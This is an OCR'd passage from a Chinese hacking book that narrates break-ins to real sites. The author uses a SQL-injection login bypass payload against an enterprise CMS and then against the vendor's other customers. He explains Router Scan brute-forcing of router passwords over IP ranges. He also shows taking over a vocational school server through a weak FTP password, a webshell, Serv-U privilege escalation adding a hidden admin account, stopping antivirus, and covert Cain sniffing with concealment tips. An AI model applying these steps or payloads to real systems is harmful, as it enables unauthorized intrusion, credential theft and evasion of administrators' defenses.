


图3-86　找到后台登录地址

图3-87　登录失败

实际了解了一下，原来该企业管理系统采用了一种加密方式，获取的密码是加密后的，需要单独进行解密。直接祭出“fjhh&lqh”编写的后台加密解密器，获取其真实密码“123456a”，如图3-88所示。再次登录，输入正确的密码，成功进入后台，如图3-89所示。




图3-88　获取后台真实密码




图3-89　成功进入后台

3.5.6　获取漏洞的完整扫描结果及进行安全评估

如图 3-90 所示，获取了关于该网站系统的漏洞完整扫描结果，一共存在 4 个 SQL 注入漏洞，2 个跨站脚本漏洞，按照目前安全业界的评估该网站系统应该是紧急高危。可以针对存在漏洞的文件进行修补。




图 3-90　漏洞扫描的完整结果

3.5.7　探讨与思考

下面对企业网站系统的安全性进行探讨。

1. 对企业网站系统漏洞的连带测试

前面用了很多工具，后面使用万能密码“h' or 1 or '”登录，1 秒就搞定，真是好笑！看来该系统存在验证绕过漏洞。

根据该系统的开发和版权信息，找到了该系统开发的“厂商”，发现该系统还有很多“客户”，如图 3-91 所示。

图 3-91　找到网站系统的其他用户

对客户的网站进行漏洞检测，发现存在一模一样的漏洞，无语。如图 3-92 所示，能够顺利进入网站系统，对部分网站进行测试，其结果也都一样。看来，使用万能密码“h' or 1 or '”可以通杀该类系统。




图 3-92　通杀该类系统

2. 其他探讨

就该企业网站系统而言，基本功能能够满足普通企业的建站需求，对提供该代码的网站进行查看后发现，该官方网站根本就没有使用这套代码，或者说，该网站提供给用户的代码就是不安全的代码，这让笔者多少有些不解。

（1）关于该系统的几点总结

- 该套系统的默认管理后台是：http://www.wxqxft.com/manage/manage.asp
- 数据库默认地址为：/Database/Datashop.mdb

（2）对该系统加密方式的探讨

由于没有该系统的源代码，所以无法进一步查看其相关漏洞情况。不过，其加密方式还是挺有意思的，即使用户获取了最终密码，如果不知道这种加密方法，也会相当“鸡肋”！

（3）丰富入侵工具

在 SQL 注入工具数据库扫描中，可以加入默认数据地址“/Database/Datashop.mdb”，不断丰富扫描字典。

3.6　使用 Router Scan 扫描路由器密码

Router Scan 是一款路由器安全测试工具，可以指定 IP 地址段对路由器进行暴力破解等安全测试，支持 TP-LINK、Huawei、Belkin、D-Link 等各大品牌型号的路由器。Router Scan 是俄罗斯安全人员开发的一套安全测试工具，目前已经对源代码进行开源，最新版本为 2.47，官方网站地址为 http://stascorp.com/load/1-1-0-56。该软件善于寻找和确定不同的设备，发现大量已知的路由器或服务器，最重要的是，能把其中有用的信息扫描出来，使用过程非常简单。

3.6.1　运行 Router Scan 2.47

Router Scan 2.47 有汉化版本，不过有些版本的杀毒软件会提示其携带病毒，所以最好到官方站点下载。Router Scan 是免安装软件，直接运行可执行程序 RouterScan.exe 即可，其界面如图 3-93 所示。Router Scan 2.47 在 Router Scan 2.44 的基础上做了一些改动，可以编辑扫描 IP 地址范围、自动保存结果，并增加了一些扫描模块。




图 3-93　运行 Router Scan 程序

3.6.2　设置 Router Scan 扫描参数

下面介绍 Router Scan 扫描参数的设置。

1. 设置扫描端口

在 Router Scan 中，一共有 6 个地方需要设置参数，最大线程使用默认值（100）即可，超时也不用修改。在“Scan ports”（端口扫描）设置区单击“+”按钮，可以增加自定义路由器扫描端口，这对修改默认路由器端口为其他端口的扫描特别有用。如图 3-94 所示，在弹出的对话框中输入数字端口号即可，如“443”表示对“443”端口进行扫描并破解。




图 3-94　增加扫描端口

2. 设置扫描 IP 地址范围

在“Enter IP ranges to scan”（IP 地址扫描范围）设置区单击“+”按钮可以增加待扫描 IP 地址，也可以通过修改 ranges.txt 文件的内容进行扫描，如扫描 IP 地址段 124.205.0.1~124.205.255.255，表示扫描“124.205”的 B 段，如图 3-95 所示，也可以扫描某一个 IP 地址。另外，可以单击“E”按钮，直接编辑扫描范围，以便对地址段进行编辑和扫描，如图 3-96 所示。

3. 设置其他参数

如图 3-97 所示，默认自动保存扫描结果，可设置扫描代理服务器等信息。单击“Start scan”按

严禁网络传播本PDF，违者责任自负！

钮开始扫描，扫描结果会在“Realtime Stats”标签页中实时显示。




图 3-95　设置扫描 IP 地址范围




图 3-96　对 IP 地址段进行编辑




图 3-97　设置其他参数

4. 自定义字典

在扫描软件目录中打开 auth_basic.txt 文件，如图 3-98 所示，添加账号和密码，账号和密码用空格隔开，可以使用“//”进行注释，以便维护字典。

严禁网络传播本PDF，违者责任自负！




图 3-98　维护字典

3.6.3　查看并分析扫描结果

在 Router Scan 中提供了扫描状态和结果显示，如图 3-99 所示，状态和结果都在软件的下方，可以通过“Realtime Stats”、“Good Results”和“Search Results”标签页查看，对扫描的结果，可以选中目标，右键单击直接访问有结果的目标，如图 3-100 所示。




图 3-99　查看扫描结果

图 3-100　访问被破解目标站点

严禁网络传播本PDF，违者责任自负！

3.7 通过扫描 FTP 口令渗透某职教网

一个朋友准备到某职业技术学校读书，该学校号称是“国家级重点中等职业学校”，只要进入该学校，每个学生即可享受 3000 元国家助学金，该学校网站如图 3-101 所示。目前，要了解一所学校，通常有两种方式：一种是进行实地考察；另一种是通过网站了解。既然朋友给了一个网站，就看看该网站的安全情况如何。

图 3-101 某职校网站

3.7.1 信息收集

下面介绍网站信息收集的相关内容。

1. 获取 IP 地址信息

直接打开 DOS 窗口，然后使用“ping www.**j.com”获取该网站的真实 IP 地址，如图 3-102 所示，通过 ping 命令知道，该主机无丢包率，延迟为 49。

说明

使用 ping 命令，一方面是为了获取 IP 地址，另一方面是通过延迟时间判断网络速度，也便于后期对该服务器进行口令检测，如对 MySQL、MSSQL、FTP 及 POP3 等口令的检测。

2. 初步获取端口开放情况

使用“sfind.exe -p 61.*.*.96”命令获取该职校服务器的端口开放情况，如图 3-103 所示，该服务器开放了 21、80 及 3389 端口，通过端口扫描可以初步判断该服务器为 Windows 系列。

技巧

（1）3389 端口一般为远程终端服务开放端口，通过该端口可以初步断定该主机为 Windows 系列主机。

（2）可以先使用 3389 远程终端连接器连接该 IP 地址进行登录尝试，如果登录成功，可以看到该操作系统是 Windows 2000 Server 还是 Windows Server 2003。在本例中，通过 3389 远程终端连接器连接，获取该系统为 Windows 2000 Server 操作系统。

严禁网络传播本PDF，违者责任自负！

（3）可以使用 SuperScan 及 X-Scan 等扫描软件扫描端口。X-Scan 扫描软件“个头”比较大，扫描操作相对复杂，扫描结果比较全面。通过 SuperScan 3.0 的扫描结果，可以直接访问 80、21 及 23 等服务。




图 3-102 获取 IP 地址信息




图 3-103 初步获取端口开放情况

3.7.2 口令检测

下面介绍口令检测的相关内容。

1. 扫描口令

扫描口令可以根据个人习惯进行。笔者一般是脚本检测和口令检测同步进行，在肉机上直接运行 HScan，设置参数开始扫描。本次检测中，比较幸运，扫描出该主机 IP 地址存在弱口令，在本地运行 CuteFTP 8.0 Professional，单击“Site Manager”按钮，在其中新建一个站点，输入该主机的 IP 地址和及取的用户名和密码，最后单击“连接”按钮进行登录尝试，如图 3-104 所示，登录成功。




图 3-104 使用 CuteFTP 8.0 Professional 连接 FTP 服务器

2. 信息分析

通过 CuteFTP 8.0 Professional 软件对该 FTP 服务器的当前用户目录中的内容进行查看，可以看到该 FTP 目录中存在 conn.asp 数据库连接文件，在该目录下还可以看到一个比较熟悉的文件

严禁网络传播本PDF，违者责任自负！

——newasp.asp（木马程序常用的文件名）。

将以上文件下载到本地，并通过 UltraEdit32 编辑器打开 conn.asp 文件，如图 3-105 所示，可以知道该 Web 站点使用的是 Access 数据库，数据库路径为根目录下的“database\”，数据库名称为“l***88.asa”，网站系统使用的是 PowerEasy（动易网络论坛系列）。




图 3-105　查看 conn.asp 文件的内容

3. 获取 WebShell

查看 conn.asp 文件后，继续查看其他文件。在 newasp.asp 文件中，如图 3-106 所示，可以很清楚地看出该文件就是一个 WebShell，还可以看到该 WebShell 的密码为“h***56”。既然获取了该 WebShell，就可以直接在该网站输入 IP 地址后进行尝试。




图 3-106　获取 WebShell 地址

3.7.3　实施控制和渗透

下面介绍实施控制和渗透的相关内容。

严禁网络传播本PDF，违者责任自负！

1. 获取 WebShell

在浏览器中输入“网站地址＋对应的 WebShell 地址”，在本例中输入“http://www.n**.com/newasp.asp”，如图 3-107 所示，该 WebShell 可以正常运行，说明该 Webshell 可用。




图 3-107　获取 WebShell

2. 通过 WebShell 查看文件

在 WebShell 中输入密码，然后单击“登录”按钮，验证通过，如图 3-108 所示，可以正常使用该 WebShell。通过该 WebShell 可以看到该网站的所有文件，还可以进行下载、删除、移动、编辑等操作。




图 3-108　通过 WebShell 查看文件

3. 通过 Serv-U 提升权限

在该 WebShell 中，单击“Serv-U 提权（超强版）”选项，进入提升权限界面，在该界面中使用默认设置即可，单击“提交”按钮将添加密码为“pass13”、用户名称为“user13$”的用户到管理员组中，如图 3-109 所示。

说明

（1）在使用 Serv-U 提升权限时，一般采用 WebShell 默认的用户名和密码为佳。

（2）如果服务器口令有强制性设置，则添加用户密码时需要满足复杂性要求，即要求满足大小写字

严禁网络传播本PDF，违者责任自负！

母、特殊字符、数字及位数等要求。




图 3-109　添加用户提升权限

4. 提升权限成功

提升权限成功后会给出相应的提示，不过需要注意，有时即使显示成功，也不一定能成功添加用户。

5. 登录服务器

打开远程终端登录器 mstsc.exe，输入刚才添加的用户名和密码，进行登录尝试，登录验证通过后，成功进入该服务器，如图 3-110 所示。




图 3-110　登录服务器

3.7.4　内网渗透和查看

下面介绍实施控制和渗透的相关内容。

1. 查看内网计算机

在 DOS 窗口中输入“net view”命令，查看该服务器上相邻计算机的情况，如图 3-111 所示，包括本机在内共有 4 台计算机。运行“ipconfig /all”命令查看该计算机的网络配置及 IP 地址分布情况，该服务器采用 NAT 方式，映射内网 IP 地址到外网，提供 Web 服务。

严禁网络传播本PDF，违者责任自负！




图 3-111　查看内网情况

2. 实施内网渗透

在使用脚本上传文件时发现，文件一上传就找不到了，上传了好几次都是如此，看来该服务器上存在强力杀毒软件。如图 3-112 所示，打开“服务”管理器，找到杀毒软件所在服务，在本例中显示的服务名称为“McAfee Framework 服务”，将其停止即可，然后上传工具软件。




图 3-112　停止杀毒软件服务

3. 内网渗透失败

使用 NTScan 内网口令扫描程序在内网进行扫描，内网口令扫描无直接结果。

4. 再次查看计算机情况

在“Program Files”（程序）目录中可以看到，系统已经安装过 Cain 嗅探工具。如图 3-113 所示，通过程序名称“Cain_cn”可以知道该主机可能有国内用户“访问”过。

5. 获取网站用户管理登录口令

Cain 是一款口令嗅探工具，使用 Cain 监听后，会自动在该程序安装目录中生成相应的 LST 文件。例如，HTTP 嗅探结果会保存为 http.lst，将 http.lst 修改为 http.txt，然后打开该文件，从中可以

严禁网络传播本PDF，违者责任自负！

看到网站传输的用户名和加密后的 MD5 值，如图 3-114 所示。

技巧

（1）要想查看 Cain 嗅探结果，只需要到 Cain 安装目录下查看是否存在 LST 文件即可。Cain 嗅探结束后，会自动将结果保存在安装目录。

（2）安装 Cain 时，安装程序选择一个不容易发现的目录，安装完毕后，将安装目录移动到其他程序目录中，然后删除程序菜单中有关 Cain 的快捷方式，就可以达到隐藏的目的。

（3）运行 Cain 时，可以将其设置为隐藏模式。这样，即使是管理员登录系统，如果不仔细检测，也不容易发现服务器被安装了 Cain，此时只有通过使用自定义的快捷键才能打开 Cain 的操作界面。

（4）Cain 嗅探时间不能太长，否则通过查看流量和数据包的异常，就能知道有人在进行嗅探。




图 3-113　获取 Cain 安装目录




图 3-114　查看 Cain 嗅探 HTTP 结果

6. 通过 Cain 查看嗅探结果

